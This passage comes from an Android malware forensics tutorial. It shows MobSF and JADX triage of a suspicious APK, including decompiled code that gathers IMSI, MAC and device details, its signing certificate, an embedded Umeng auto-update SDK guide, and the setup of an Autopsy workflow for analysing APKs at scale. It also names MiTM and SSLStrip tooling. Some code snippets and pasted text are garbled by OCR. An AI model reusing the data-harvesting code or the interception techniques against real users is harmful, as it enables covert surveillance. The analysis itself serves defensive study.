    a.b(Build.MODEL);
    a.c("android_" + Build.VERSION.RELEASE);
    new DisplayMetrics();
    DisplayMetrics displayMetrics = context.getResources().getDisplayMetrics();
    a.a((short) displayMetrics.widthPixels);
    a.b((short) displayMetrics.heightPixels);
    a.d(a());
    a.a(d());
    a.b(b());
    a.c(c());
    a.e(bf.b(context));
    bh.b("imsi:" + bf.b(context));
    a.f(a(context));
    a.g(c(context));
    if (z) {
        a.b(d(context));
    }
    a.c((byte) b.b(context));
    a.i(f(context));
    String b = b(context);
    if (TextUtils.isEmpty(b)) {
        b = a.a(context).a("mac");
    } else {
        a.a(context).a("mac", b);
    }
    a.h(b);
    JSONObject jSONObject = new JSONObject();
    try {
        jSONObject.accumulate("build_id", Build.ID);
        a.j(jSONObject.toString());
    } catch (Exception e) {
        bh.a("json accumulate JsonParameter.BUILD_ID error:" + e);
    }
```

While the functions and information accessed appear malicious, it would be prudent to validate any suppositions with actual evidence of malicious intent. The additional analysis is beyond the scope of this initial writeup but is typical to most malware analysis methodologies.


Part 2 - Manual Analysis

Now that we have done some initial analysis of an APK with an automate tool such as MobSF, let's dive into doing some manual analysis using JADX[114]. JADX is an APK decompiler that converts compiled APKs and DEX files into readable decomplied code. The source code and compiled releases for JADX provides both a CLI and GUI based application that runs on Linux, macOS, and Windows. After opening one of the APKs within JADX a breakdown of the stored decompiled code, resources, and embedded files can be seen:

[114] https://github.com/skylot/jadx



Whether malicious or not, most Android applications have some level of obfuscation. In this case, the major programmatic functionality is not obfuscated but the names of the classes (a, b, c, etc.) do not have significant meaning and can make initial analysis more difficult:




One area that should be checked is the APK signature and certificate details:

```
APK signature verification result:

Signature verification succeeded
Valid APK signature v1 found

    Signer XH_KEYST.RSA (META-INF/XH_KEYST.SF)

        Type: X.509
        Version: 3
        Serial number: 0x4d296d6
        Subject: CN=xuhang, OU=xuhang, O=xuhang, L=xuhang, ST=xuhang, C=86
        Valid from: Mon Nov 24 00:44:03 EST 2014
        Valid until: Tue Aug 27 01:44:03 EDT 2069

        Public key type: RSA
        Exponent: 65537
        Modulus size (bits): 2048
        Modulus: 181674757576007734758943876723075829412181380305737006752514909688961380647783267403442769020226181028318996028906448392013065138200062444294264203676255

        Signature type: SHA256withRSA
        Signature OID: 1.2.840.113549.1.1.11

        MD5 Fingerprint: 08 77 1C AF 52 D5 65 B0 24 02 AC 86 FF DE B2 7E
        SHA-1 Fingerprint: 33 58 E5 3D E0 6C 3A A9 A1 EE 64 BF E7 59 96 86 C7 54 DE 45
        SHA-256 Fingerprint: DD 7B 82 AE 23 6B 74 40 52 49 5F F6 55 5D 3C 99 2B E2 A7 6B 69 B6 CE 55 77 C6 00 21 DA 9B DB 47
```

This matches what MobSF had reported. It is possible to get differing results from different tools so double/triple checking relevant details is important.

Another area for analysis is the `AndroidManifest.XML` file stored within the Resources folder structure:



Here we see the same significant number of permissions along with some third-party application app keys which appear to be directly associated to the following GitHub repository: https://github.com/angcyo/umeng. Interestingly, the following topic on Alibaba cloud references both the `WRITE_EXTERNAL_STORAGE` permission as required to dynamically update APKs using UMENG and the associated APPKEY: https://topic.alibabacloud.com/a/use-umeng-to-automatically-update-apk-and-umeng-apk_1_21_32538466.html.

topic.alibabacloud.com/a/use-umeng-to-automatically-update-apk-and-umeng-apk_1_21_32538466.html

Contact: smyhvae@163.com

1. Download the SDK: Link to the official website: Download, click the red box to download the SDK. **2. register an application in the background of umeng:**Click the red box to create a new application. . **2. Configure in the Code:**Now start to see how the official documentation, documentation links are as follows: http://dev.umeng.com/auto-update/android-doc/quick-start
1. Import the jar package required by the SDK: Merge the libs folder in the SDK to the local project libs subdirectory. **2. Add a resource file:**Upload the res folder provided by the SDK to the project directory and merge it with the res directory of the project. Tip: The resource files provided by umeng SDK start with umeng. **3. Configure AndroidManifest. xml:**3.1 open AndroidManifest. xml and add the permissions required by the SDK to the <manifest> label:

```
1 <uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"></uses-permission>2 <uses-permission and:oi
```

In the code above: the first row of permission allows you to save the downloaded apk to the SD card. The permission in the second row is to allow you to check the network status and decide the download policy based on different network environments. You must add this permission.

3.2. Next, add the APPKEY and channel to the <application> tag: (if you have already integrated the statistics SDK and other services of umeng, you do not need to add the APPKEY again)

```
<meta-data android:value="YOUR APP KEY" android:name="UMENG_APPKEY"/><meta-data android:value="Channel ID" android:name
```

UMENG_APPKEY: used to locate the uniqueness of the application. Use the umeng appkey of YOUR application to replace "your app key" in the value ".

UMENG_CHANNEL: used to mark application promotion channels. Different channels can upload different update packages. You can use English letters and numbers of up to 20 digits as Channel names and replace "Channel ID" in value ". If this parameter is not changed, the default channel is used. (Note: To use umeng to automatically update multi-channel updates, you must first integrate the umeng statistics SDK.) 3.3. Add the Service and Activity to the <application> tab:

```
<service    android:name="com.umeng.update.net.DownloadingService"    android:process=":DownloadingService" ></service>
```

4. Call the update interface: Main application scenarios: The most common is **Automatic update**Mode: After you enter the application homepage, update is detected if you are in the wifi environment. If there is an update, a dialog box is displayed, prompting you to click Update to download the update. Call the following code in the OnCreate () method of the application entry Activity:

```
)id onCreate(Bundle  savedInstanceState) {2     super.onCreate(savedInstanceState);3     UmengUpdateAgent.update(this);
```

That is, you can call the 3rd lines of code above.


Note: Considering the user traffic restrictions, we will automatically remind you when using Wi-Fi access by default. If you need to update automatically in any network environment, add the following code before calling update: UmengUpdateAgent. setUpdateOnlyWifi (false). Note: For devices that may not support or do not have a wireless network, add the above Code as well. **5. Integrated Monitoring:**The

This obviously has the implication, if true, that even if there is not malicious logic baked directly into the application during dynamic and static analysis that the application could be manipulated at any later time. Beyond this initial triage is out of scope for the write up but this portion of analysis is important to highlight the need for manual analysis and need to read contextual clues. Any automation should be validated and checked regardless of scaling.

While usually successful, it should be noted that JADX cannot always decompile the compiled code to Java and any errors should be parsed to ensure that the uncompiled code does not have any malicious logic. The following screenshot shows a typical de-compilation error:

```
            r0.printStackTrace()     // Catch: java.lang.Throwable -> L67
            if (r1 == 0) goto L2e
            r1.close()     // Catch: java.io.IOException -> L55
            goto L2e
        L55:
            r0 = move-exception
            r0.printStackTrace()
            goto L2e
        L5a:
            r0 = move-exception
            r1 = r2
        L5c:
            if (r1 == 0) goto L61
            r1.close()     // Catch: java.io.IOException -> L62
        L61:
            throw r0
        L62:
            r1 = move-exception
            r1.printStackTrace()
            goto L61
        L67:
            r0 = move-exception
            goto L5c
        L69:
            r0 = move-exception
            goto L4c
        L6b:
            r0 = move-exception
            goto L3c
        */
        throw new UnsupportedOperationException("Method not decompiled: com.c.a.<clinit>():void");
    }
```

The concept of this writeup was to provide a cursory analysis of a piece of malware that would provide the foundation of automating large scale analysis of APKs. The foundation begins at minimum with some of the above techniques (permissions and signatures) but also on basic threat hunting aspects such as searching for various exploitation techniques and indicators of compromise. In that sense, hard coded references to `/system/bin/sh`, hard coded IP addresses, and unusual permissions are fairly easy using the built-in search functionality:



I would recommend enabling searching within comments as sometimes additional functionality using external APIs and websites are simply commented out but otherwise accessible.

Problem of Scale:

So far, we have covered the bare basics of using MobSF to analyze an APK as well as how to manually interrogate the same APK using JADX. In most malware mobile forensic investigations with physical access (not logical) most stock Android phones have more than 100+ APKs (including system applications, device manufacturer applications, network provider applications, and third-party applications) that could need to be analyzed. Devices in active usage could reach beyond 200+ APKs that could potentially need to be analyzed. 200+ APKs is a significant number of applications for a malware forensic analysis but the investigation could be completed using MobSF and JADX in a few weeks. The problem comes at scale by expanding the number of devices being analyzed. Now you may have 100+ devices, each with 100+ APKs that may or may not be the same version. This quickly becomes untenable which results in a need to develop or adapt mobile application analysis methodology to scale.


Part 3 - Using Autopsy, Jadx, and Python to Scrap and Parse Android Applications at Scale

The last scenario isn't a hypothetical one, it is one that I had to adjust and adapt methodology for. To start with the forensic analysis, you need to have an Android image to work with. If you have one saved from a test device using Cellebrite that can be used to test and develop the solution at scale. If you don't, you can simply pull a virtual machine from osboxes.org[115]. Keep in mind there are significant differences between x86 and ARM architectures and Android versions so don't be hyper specific in file locations and file names.

[115] https://www.osboxes.org/android-x86/


Pro-Tip: Using an Android VM (either from osboxes.org or another source) along with a host-only network adapter can allow you to capture and manipulate network traffic (including some SSL encrypted traffic) by using your brand of network collection (Security Onion[116] or simple WireShark[117]) and a MiTM proxy with SSLStrip ([BetterCap[118]). Combined with a code injection tool with memory reading capabilities (Frida[119]) this can be the foundation of more advanced dynamic analysis methodologies.

Once you have the appropriate image file (vmdk, bin, img, etc.), you can create a new case within Autopsy:




Select Disk Image or VM file as seen below:


[116] https://github.com/Security-Onion-Solutions/securityonion
[117] https://gitlab.com/wireshark/wireshark
[118] https://github.com/bettercap/bettercap
[119] https://github.com/frida/frida




Select the appropriate image file:



Select the appropriate Ingest Modules (you can leave this default for now; we will come back here).



Continue through the default options until the data source is ingested as seen below:




At this point we have the basic test and development case setup. Now it is time to start developing a solution to the problem of scale. The first portion of the problem is to find a relatively simple and automated solution to pull APK files from data sources. Autopsy has a specific capability that it allows you to use specifically designed Python plugins to automate such tasks. By using public examples (such as 